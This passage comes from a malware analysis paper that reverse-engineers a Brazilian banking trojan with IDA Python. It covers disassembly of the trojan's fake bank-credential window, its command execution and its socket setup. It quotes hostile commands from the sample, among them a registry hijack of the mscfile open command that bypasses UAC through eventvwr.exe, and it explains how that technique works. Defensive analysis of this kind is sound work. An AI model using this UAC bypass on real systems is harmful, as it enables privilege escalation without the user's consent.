CreateToolhelp32Snapshot 0x10002a48L FUNC_THUNK
memcpy 0x10002a4eL FUNC_THUNK
memcmp 0x10002a54L FUNC_THUNK
_wcsnicmp 0x10002a5aL FUNC_THUNK
memset 0x10002a60L FUNC_THUNK
_wcsicmp 0x10002a66L FUNC_THUNK
```

Choosing any routine (for example, **sub_100040D9**) it would be possible to list all cross-references to it and, additionally, disassembly the routine, as shown below:

```
Python> target_addr = 0x100040D9
Python> start_func = idc.GetFunctionAttr(target_addr, FUNCATTR_START)
Python> end_func = idc.GetFunctionAttr(target_addr, FUNCATTR_END)
Python> print "\nThe cross-references to this routine/function are:\n"
Python> for xrefs in XrefsTo(target_addr, flags=0):
Python>     print hex(xrefs.frm)
Python> print "\nThe instructions are:\n"
Python> current_addr = start_func
Python> while (current_addr <= end_func):
Python>     print hex(current_addr), idc.GetDisasm(current_addr)
Python>     current_addr = idc.NextHead(current_addr, end_func)
```

The output of this script follows:

```
The cross-references to this routine/function are:

0x10004172L
0x100042baL
......(many lines were truncated)....
0x10004bbbL
0x10004c1dL
0x10004c9cL
0x10004ceeL
0x10004d58L
0x10004dafL
0x10004e31L

The instructions are:
```

```
0x100040d9L mov     dword ptr [ebp+1Ah], 0
0x100040e0L mov     eax, [ebp+23h]
0x100040e3L movzx   eax, byte ptr [eax+1]
0x100040e7L and     eax, 0C7h
0x100040ecL mov     ecx, 40h
0x100040f1L xor     edx, edx
0x100040f3L div     ecx
0x100040f5L mov     [ebp+0Ah], eax
0x100040f8L cmp     eax, 1
0x100040fbL jnz     short loc_10004101
0x100040fdL add     dword ptr [ebp+1Ah], 1
0x10004101L cmp     eax, 2
0x10004104L jnz     short loc_1000410A
0x10004106L add     dword ptr [ebp+1Ah], 4
0x1000410aL mov     [ebp+0Eh], edx
0x1000410dL shl     eax, 5
0x10004110L add     eax, esi
0x10004112L add     eax, 1000h
0x10004117L lea     eax, [eax+edx*4]
0x1000411aL add     eax, [eax]
0x1000411cL add     eax, 4
0x1000411fL call    eax
0x10004121L retn
```

Well, it is enough for demonstrating the power of the **IDA Python**!

Remember that we have collected three files (**130000.dll, 560000.dll** and **bf190a1f.sys**) during our previous approach. As I've also explained few pages ago, it is impossible to analyze all functions and subroutines because it is very time consuming and it is not suitable for a paper (most time, not even in real cases).

Apparently, based on the three extracted files, we can assume the following interpretation:

- **560000.dll** → it seems to be the main file and the real spy, which might be responsible for stealing data from the customer. Additionally, there is a naïve indicator about its role:

Offset	Name	Value	Meaning
BBC00	Characteristics	0	
BBC04	TimeDateStamp	58E4F80F	
BBC08	MajorVersion	0	
BBC0A	MinorVersion	0	
BBC0C	Name	C0032	Client-spyder.exe
BBC10	Base	1	

- **130000.dll** → this DLL is a library containing several hooking functions. Therefore, the attacker has concentrated the entire hooking process into a single DLL. Additionally, there is also a good indicator about its role based on its description and exported function, as shown below:

477C	Name	58B0	HookLibraryx86.dll

Details

Offset	Ordinal	Function RVA	Name RVA	Name
4798	1	60B0	58C3	DllExchange
479C	2	1920	58CF	HookedBlockInput
47A0	3	1720	58E0	HookedGetLocalTime
47A4	4	1790	58F3	HookedGetSystemTime
47A8	5	16D0	5907	HookedGetTickCount64
47AC	6	16A0	591C	HookedGetTickCount
47B0	7	1480	592F	HookedKiUserExceptionDispatcher
47B4	8	1620	594F	HookedNativeCallInternal
47B8	9	1650	5968	HookedNtClose
47BC	A	14A0	5976	HookedNtContinue
47C0	B	1BC0	5987	HookedNtCreateThread
47C4	C	1C00	599C	HookedNtCreateThreadEx
47C8	D	1300	59B3	HookedNtGetContextThread
47CC	E	10F0	59CC	HookedNtQueryInformationProcess
47D0	F	1290	59EC	HookedNtQueryObject
47D4	10	1880	5A00	HookedNtQueryPerformanceCounter
47D8	11	1060	5A20	HookedNtQuerySystemInformation
47DC	12	1800	5A3F	HookedNtQuerySystemTime
47E0	13	1F10	5A57	HookedNtResumeThread
47E4	14	1380	5A6C	HookedNtSetContextThread
47E8	15	1A40	5A85	HookedNtSetDebugFilterState
47EC	16	1200	5AA1	HookedNtSetInformationProcess
47F0	17	1000	5ABF	HookedNtSetInformationThread
47F4	18	1B10	5ADC	HookedNtUserBuildHwndList
47F8	19	19A0	5AF6	HookedNtUserFindWindowEx

- **bf190a1f.sys** → it is a driver, which apparently has basic functions, as shown below:

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder
E4C	ntoskrnl.exe	7	FALSE	4074	0	0

ntoskrnl.exe [7 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder
2000	RtlAnsiStringToUnicodeString	-	40A8	40A8	-
2004	RtlFreeUnicodeString	-	40C8	40C8	-
2008	ZwClose	-	40E0	40E0	-
200C	ZwOpenKey	-	40EA	40EA	-
2010	ZwSetValueKey	-	40F6	40F6	-
2014	KeBugCheckEx	-	4106	4106	-
2018	RtlInitAnsiString	-	4094	4094	-

Let's start analyzing the **560000.dll** file and show few evidences. Of course, our analysis is far away to be complete because we are not using a debugger and, based on this fact, we are not able to know about function arguments and other stacks values. Anyway, it will be interesting. ☺

Evidence set 1:


The **sub_56CE60 routine**, which is a very long routine, is responsible for drawing a fake window, sent by the malware author to the victim, to deceive the customer to enter his/her bank data. The sentences in Portuguese language "Para confirmar os dados, você precisa usar a sua senha" (to confirm the data, you need to use your password) and “para confirmar os dados, você precisa utilizar o seu cartão” (to confirm the data, you need to use your token card) prove our hypothesis.

Pay attention to the “clues” in the following codes:

```
; INT_PTR __stdcall sub_56CE60(HWND, UINT, WPARAM, LPARAM)
sub_56CE60      proc near               ; CODE XREF: .text:0056CE51↑j
                                        ; DATA XREF: sub_56CC50+54↑o

call    ds:ScreenToClient
sub     esp, 8
mov     edx, [esp+1ECh+Point.y]
mov     eax, [esp+1ECh+Point.x]
mov     [esp+1ECh+hWnd], offset stru_58BD0C ; lprc
mov     [esp+1ECh+dwNewLong], edx
mov     [esp+1ECh+lpPoint], eax ; pt
call    ds:PtInRect
mov     edx, eax
sub     esp, 0Ch
xor     eax, eax
test    edx, edx
jz      loc_56D3D3
mov     eax, [esp+1ECh+arg_0]
mov     [esp+1ECh+dwNewLong], 2 ; dwNewLong
mov     [esp+1ECh+lpPoint], 0 ; nIndex
mov     [esp+1ECh+hWnd], eax ; hWnd
call    ds:SetWindowLongA
```

```
loc_56D290:                             ; CODE XREF: sub_56CE60+26↑j
                lea     eax, [esp+1ECh+Paint]
                mov     esi, offset aParaConfirmar0 ; "Para confirmar os dados, voc0 precisa u"...
                mov     [esp+1ECh+lpPaint], eax ; lpPaint
                mov     eax, [esp+1ECh+arg_0]
                mov     [esp+1ECh+hWnd], eax ; hWnd
                call    ds:BeginPaint
                sub     esp, 8
                mov     ebx, eax
                mov     [esp+1ECh+hWnd], 0
                lea     ebp, [esp+1ECh+chText]
                lea     edi, [esp+1ECh+chText+2]
                call    sub_56F520
                mov     edx, eax
                mov     eax, dword ptr aParaConfirmar0 ; "Para confirmar os dados, voc0 precisa u"...
                mov     dword ptr [esp+1ECh+chText], eax
                mov     eax, dword ptr aParaConfirmar0+46h ; "po."
                mov     [esp+1ECh+var_6C], eax
                mov     eax, ebp
                sub     eax, edi
                sub     esi, eax
                add     eax, 4Ah
                shr     eax, 2
                mov     ecx, eax
                rep movsd
                mov     esi, offset aParaConfirma_0 ; "Para confirmar os dados, voc0 precisa u"...
                lea     edi, [esp+1ECh+Point]
```

```
aParaConfirmar0 db 'Para confirmar os dados, voc0 precisa utilizar a sua Senha de',0Ah
                                        ; DATA XREF: sub_56CE60+437↑o
                                        ; sub_56CE60+471↑r
                db 'Efetivatpo.',0
                align 20h
aParaConfirma_0 db 'Para confirmar os dados, voc0 precisa utilizar o seu Cartpo de',0Ah
                                        ; DATA XREF: sub_56CE60+499↑o
```



Remember that:


- **ScreenToClient (from user32.dll) →** it converts the screen coordinates of a specified point on the screen to client-area coordinates.
- **PtInRect (from user32.dll) →** this function determines whether the specified point lies within the specified rectangle.
- **BeginPaint (from user32.dll) →** this function prepares the specified window for painting.
- **SetWindowLong (from user32.dll) →** Changes an attribute of the specified window.

Evidence set 2:

The **sub_564FB0 routine**, which contains the **ShellExecutionExA( )** function, executes several operating system commands within this malware.

- **ShellExecutionExA( ) function (from shell32.dll) →** this function performs an operation on a specific file, which its parameter (***pExecInfo pointer**) points to a **SHELLEXECUTEINFO structure** that contains and receives information about the application being executed. At **ShellExecuteInfo structure**, the most interesting field is **lpFile**, indicating the object to be executed. ☺

Therefore, it is called several times at different points as shown below (hint: **CTRL+X** hot key):



The routine containing **ShellExecutionExA( )** function is shown below:

```
; int __cdecl sub_564FB0(int, char *, char)
sub_564FB0      proc near               ; CODE XREF: sub_5654E0+25A↓p
                                        ; sub_5654E0+27F↓p ...

Format          = dword ptr -5Ch
ArgList         = dword ptr -58h
Args            = dword ptr -54h
pExecInfo       = SHELLEXECUTEINFOA ptr -48h
arg_0           = dword ptr  4
arg_4           = dword ptr  8
arg_8           = byte ptr  0Ch

                push    edi
                push    esi
                push    ebx
                sub     esp, 50h
                mov     esi, [esp+5Ch+arg_4]
                test    esi, esi
                jz      loc_565070
                lea     edi, [esp+5Ch+arg_8]
                mov     [esp+5Ch+Format], esi ; Format
                mov     [esp+5Ch+ArgList], edi ; ArgList
                call    ds:_vscprintf
                add     eax, 1
                mov     [esp+5Ch+Format], eax ; Size
                call    malloc
                test    eax, eax
                mov     ebx, eax
                jz      short loc_565039
                mov     [esp+5Ch+Args], edi ; Args
                mov     [esp+5Ch+ArgList], esi ; Format
                lea     edi, [esp+5Ch+pExecInfo]
                mov     [esp+5Ch+Format], eax ; Dest
                call    vsprintf
                xor     eax, eax
                mov     ecx, 0Fh
                rep stosd
                mov     eax, [esp+5Ch+arg_0]
                mov     [esp+5Ch+pExecInfo.cbSize], 3Ch
                mov     [esp+5Ch+pExecInfo.fMask], 440h
                mov     [esp+5Ch+pExecInfo.lpParameters], ebx
                mov     [esp+5Ch+pExecInfo.lpFile], eax
                lea     eax, [esp+5Ch+pExecInfo]
                mov     [esp+5Ch+Format], eax ; pExecInfo
                call    ds:ShellExecuteExA
                sub     esp, 4
                test    eax, eax
                jnz     short loc_565042
```

Annotation (at `call ds:_vscprintf`): **Returns the number of characters in the formatted string using a pointer to a list of arguments.**

Annotation (at `call vsprintf`): **Write formatted output using a pointer to a list of arguments.**

It is funny because the same subroutine (**sub_5654E0**), according to **XrefsTo window** (**from CRTL+X**) above, performs several calls from different points to the **sub_564FB0 routine**, which contains the **ShellExecuteEx( )** function, for executing objects, such as:

- **reg.exe ADD HKCU\Software\Sysinternals\VolumeID /v EulaAccepted /t REG_DW** → **VolumeId.exe** is a command from SysInternals suite that set the volume ID, in hexadecimal, to a drive. In this case, the malware is accepting the EULA to prevent to warn the user.
- **shutdown.exe /r /f /t** → this command forces the machine to close all applications and to reboot after few minutes (specified by the **/t parameter**) . Indeed, when the **certmgr.exe** program was executed and, consequently, the infected DLL file was called, the machine was rebooted. There could be something related to this command. However, the question is: "Is this command isolated or it is part of another command? ☺

Around these previous strings, I have found other few strange artifacts:

- **eventvwr.exe**

- **reg.exe ADD HKCU\Software\Classes\mscfile\shell\open\command /ve /t REG_SZ /d "\"%s\" c: %04x-%04x" /f',0**

Of course, the malware is using a technique found by **Matt Nelson (enigma0x3)** used to bypass the UAC, without needing dropping any file on disk, without needing to hijack any DLL file from the system and, it is still better, without alerting the antivirus. The better part it the the command is called in a **high integrity context**.

Usually, the registry "**HKCU\Software\Classes\mscfile\shell\open\command**" is set to call the **mmc.exe (Microsoft Management Console)** program. Therefore, when the **eventvwr.exe** (a **high integrity process**) is started, it looks for this Registry entry above (it contain the "**mmc.exe**" as default value), which calls the **eventvwr.msc** and the **Event Viewer** is shown.

Easily, you can understand that, if we change this Registry entry (**HKCU\Software\Classes\mscfile\shell\open\command**), so any command can be executed in a high integrity context and, thus, bypassing the UAC. Wonderful! ☺

Later we will see that the target command is the **sc.exe (used to manage services)**. ☺ Furthermore, the malware is smart enough and delete this entry for keeping under the radar.

Continuing the explanation of this evidence, at same **sub_5654E0 subroutine**, there are few additional points that could be mentioned:


```
mov     ebp, ds:GetTickCount
mov     [esp+26Ch+var_23C], '%'
mov     [esp+26Ch+var_23B], 's'
mov     [esp+26Ch+var_23A], '\'
mov     [esp+26Ch+var_239], '%'
mov     [esp+26Ch+var_238], 'l'
mov     [esp+26Ch+var_237], 'u'
mov     [esp+26Ch+var_236], '.'
mov     [esp+26Ch+var_235], 'e'
mov     [esp+26Ch+var_234], 'x'
mov     [esp+26Ch+var_233], 'e'
mov     [esp+26Ch+var_232], 0
mov     [esp+26Ch+var_249], 'T'
mov     [esp+26Ch+var_248], 'E'
mov     [esp+26Ch+var_247], 'M'
mov     [esp+26Ch+var_246], 'P'
mov     [esp+26Ch+var_245], 0
call    ebp ; GetTickCount
mov     ebx, eax
lea     eax, [esp+26Ch+var_249]
mov     [esp+26Ch+VarName], eax ; VarName
call    getenv
```

In this case, it is used to generate a random filename.

Getting the TEMP variable's value

Finally, the **sub_5654E0 routine** is called from **sub_570950 routine**, which holds a huge sequence of "if" conditions (**cmp + jz/jmp** instructions), which parts of them are shown below:


```
.text:00570BFE                 align 10h
.text:00570C00
.text:00570C00 loc_570C00:                             ; CODE XREF: sub_570950+9F↑j
.text:00570C00                 jmp     sub_5654E0
.text:00570C05 ; ---------------------------------------------------------------------------
```



Evidence set 3:

The **sub_570950 routine** is called from the **sub_570D10 routine**, which was called by the **sub_570630 routine**, as shown below:

```
.text:00570950 ; =============== S U B R O U T I N E ===============================
.text:00570950
.text:00570950
.text:00570950 ; int __cdecl sub_570950(char *, __int16, char *, int, int)
.text:00570950 sub_570950      proc near               ; CODE XREF: sub_570D10+2CD↓p
.text:00570950
.text:00570950 arg_0           = dword ptr  4
.text:00570950 arg_6           = byte ptr  0Ah
.text:00570950 arg_8           = dword ptr  0Ch
.text:00570950 arg_10          = dword ptr  14h
.text:00570950
.text:00570950                 movzx   eax, [esp+arg_6]
.text:00570955                 mov     ecx, [esp+arg_0]
.text:00570959                 mov     edx, [esp+arg_10]
.text:0057095D                 cmp     al, 2Fh
.text:0057095F                 jz      loc_570A60
```



Thus, we are analyzing both routines (**sub_570630 and sub_570D10**) in this subsection. First analyzing the **sub_570630 routine**, we see that it starts the **sub_570630 routine** as a thread by using the **CreateThread( ) function**, as shown below:

```
.text:00570630
.text:00570630 ; =============== S U B R O U T I N E =======================================
.text:00570630
.text:00570630
.text:00570630 sub_570630      proc near               ; CODE XREF: sub_570690+5A↓p
.text:00570630                                         ; sub_5717B0+2D7↓p ...
.text:00570630
.text:00570630 lpThreadAttributes= dword ptr -2Ch
.text:00570630 dwStackSize     = dword ptr -28h
.text:00570630 lpStartAddress  = dword ptr -24h
.text:00570630 lpParameter     = dword ptr -20h
.text:00570630 dwCreationFlags = dword ptr -1Ch
.text:00570630 lpThreadId      = dword ptr -18h
.text:00570630
.text:00570630                 sub     esp, 2Ch
.text:00570633                 mov     ds:dword_61F488, 1
.text:0057063D                 mov     ds:byte_61F460, al
.text:00570642                 mov     [esp+2Ch+lpThreadId], 0 ; lpThreadId
.text:0057064A                 mov     [esp+2Ch+dwCreationFlags], 0 ; dwCreationFlags
.text:00570652                 mov     [esp+2Ch+lpParameter], offset byte_61F460 ; lpParameter
.text:0057065A                 mov     [esp+2Ch+lpStartAddress], offset sub_570D10 ; lpStartAddress
.text:00570662                 mov     [esp+2Ch+dwStackSize], 0 ; dwStackSize
.text:0057066A                 mov     [esp+2Ch+lpThreadAttributes], 0 ; lpThreadAttributes
.text:00570671                 call    ds:CreateThread
.text:00570677                 sub     esp, 18h
.text:0057067A                 test    eax, eax
.text:0057067C                 jz      short loc_57068A
.text:0057067E                 mov     [esp+2Ch+lpThreadAttributes], eax ; hObject
.text:00570681                 call    ds:CloseHandle
.text:00570687                 sub     esp, 4
.text:0057068A
.text:0057068A loc_57068A:                             ; CODE XREF: sub_570630+4C↑j
.text:0057068A                 add     esp, 2Ch
.text:0057068D                 retn
.text:0057068D sub_570630      endp
```

Clearly, the **CreateThread( ) function** is calling the **sub_570D10 routine**, which we will see that is responsible for actions related to network communication.


As the reader could remember, the **CreateThread( ) function** has the following syntax:

```
HANDLE WINAPI CreateThread (
  _In_opt_      LPSECURITY_ATTRIBUTES      lpThreadAttributes,
  _In_          SIZE_T                     dwStackSize,
  _In_          LPTHREAD_START_ROUTINE     lpStartAddress,
  _In_opt_      LPVOID                     lpParameter,
  _In_          DWORD                      dwCreationFlags,
  _Out_opt_     LPDWORD                    lpThreadId
);
```

Thus, it is interesting to notice that the **dwCreationgFlags** is set up to zero, causing the thread to run soon after its creation. Additionally, a thread could be created using the **CREATE_SUSPENDED flag (0x4)**, which the thread is created in a **suspended state** and only runs after the **ResumeThread function** being executed (**Process Hollowing technique** uses this flag set up to **0x4**).

The **lpStartAddress parameter** holds the address of the routine to be started. In our case, **0x570D10 routine.**

At its beginning, the **sub_0x570D10 routine** calls the **sub_563890 routine**, which checks if the **dword_61EFD0 variable** was already set up previously at **sub_563890+2F**. If it was not, so the **WSAStartup API**, which is used as the primary function for setting up sockets, is called:



From this point, a convoluted procedure to set up the socket starts. First, loading values into the few variables:

```
loc_570D92:                             ; CODE XREF: sub_570D10+2D↑j
                mov     [esp+0A1Ch+s], 23h
                call    sub_56F3A0
                mov     [esp+0A1Ch+level], 8686 ; __int16
                mov     [esp+0A1Ch+s], eax ; cp
                call    sub_563A30
                mov     [esp+0A1Ch+s], 23h
                mov     fd, eax
                call    sub_56F3E0
                mov     eax, ds:hObject
                test    eax, eax
                jz      loc_571000
```

```
sub_56F3A0      proc near               ; CODE XREF: sub_564990+12↑p
                                        ; sub_564C10+4C↑p ...

var_2C          = dword ptr -2Ch
var_28          = dword ptr -28h
var_24          = dword ptr -24h
var_20          = dword ptr -20h
var_1C          = dword ptr -1Ch
arg_0           = byte ptr  4

                sub     esp, 2Ch
                movzx   eax, [esp+2Ch+arg_0]
                mov     [esp+2Ch+var_20], 1
                mov     [esp+2Ch+var_24], offset unk_5C3E00
                mov     [esp+2Ch+var_28], offset unk_5F6620
                mov     [esp+2Ch+var_2C], offset aKp3lq@Dvqlf0j ; "(kP3LQ%@(dvqlF0J)"
                mov     [esp+2Ch+var_1C], eax
                call    sub_571F60
                add     esp, 2Ch
                retn
sub_56F3A0      endp

; ---------------------------------------------------------------------------
                align 10h

; =============== S U B R O U T I N E =======================================

sub_56F3E0      proc near               ; CODE XREF: sub_564990+AD↑p
                                        ; sub_564C10+BE↑p ...

var_2C          = dword ptr -2Ch
var_28          = dword ptr -28h
var_24          = dword ptr -24h
var_20          = dword ptr -20h
var_1C          = dword ptr -1Ch
arg_0           = byte ptr  4

                sub     esp, 2Ch
                movzx   eax, [esp+2Ch+arg_0]
                mov     [esp+2Ch+var_20], 0
                mov     [esp+2Ch+var_24], offset unk_5C3E00
                mov     [esp+2Ch+var_28], offset unk_5F6620
                mov     [esp+2Ch+var_2C], offset aKp3lq@Dvqlf0j ; "(kP3LQ%@(dvqlF0J)"
                mov     [esp+2Ch+var_1C], eax
                call    sub_571F60
                add     esp, 2Ch
                retn
```

Initially, we know that IP addresses are being loaded into the **var_2C**.

Between **sub_56F3A0 and sub_56F3E0 routines above** , the classical network functions to setup the socket are called. Nonetheless, the question is: are we handling with a client or a server socket case? As the reader could remember, the required sequence of APIs **for setting up a client side** connection is**: 1. WSAStartup( ) 2. socket( ) 3. connect( ) 4. send( )/recv( )**. To set up a **server**

side, the required sequence is: **1. WSAStartup( ) 2. socket( ) 3. bind( ) 4. listen( ) 5. accept()**. Therefore, according to the instructions below, we are handling with a **client side socket**:

```
push    esi
push    ebx
mov     eax, 2
sub     esp, 24h
mov     dword ptr [esp+2Ch+name.sa_family], 0
mov     [esp+2Ch+name.sa_family], ax
movzx   eax, [esp+2Ch+arg_4]
mov     esi, [esp+2Ch+cp]
mov     dword ptr [esp+2Ch+name.sa_data+2], 0
mov     dword ptr [esp+2Ch+name.sa_data+6], 0
mov     dword ptr [esp+2Ch+name.sa_data+0Ah], 0
mov     dword ptr [esp+2Ch+hostshort], eax ; hostshort_htons
call    ds:htons                ; The htons function converts a u_short
                                ; from host to TCP/IP network byte order
                                ; (which is big-endian).
                                ; RETURN VALUE: The htons function returns
                                ; the value in TCP/IP network byte order.
sub     esp, 4
mov     word ptr [esp+2Ch+name.sa_data], ax
mov     dword ptr [esp+2Ch+hostshort], esi ; cp_inet_addr
call    ds:inet_addr            ; The inet_addr function converts a string
                                ; containing an IPv4 dotted-decimal
                                ; address into a proper address for the
                                ; IN_ADDR structure.
                                ; RETURN VALUE: If no error occurs, the
                                ; inet_addr function returns an unsigned
                                ; long value containing a suitable binary
                                ; representation of the Internet address
                                ; given.
sub     esp, 4
mov     ebx, eax
mov     dword ptr [esp+2Ch+name.sa_data+2], eax
mov     dword ptr [esp+2Ch+hostshort], 0FFFFFFFFh ; hostlong_htonl
call    ds:htonl                ; The htonl function converts a u_long
                                ; from host to TCP/IP network byte order
                                ; (which is big endian).
                                ; RETURN VALUE:  The htonl function
                                ; returns the value in TCP/IP's network
                                ; byte order.

loc_563A9F:                             ; CODE XREF: sub_563A30+DB↓j
                mov     [esp+2Ch+protocol], 0 ; protocol
                mov     [esp+2Ch+type], 1 ; type
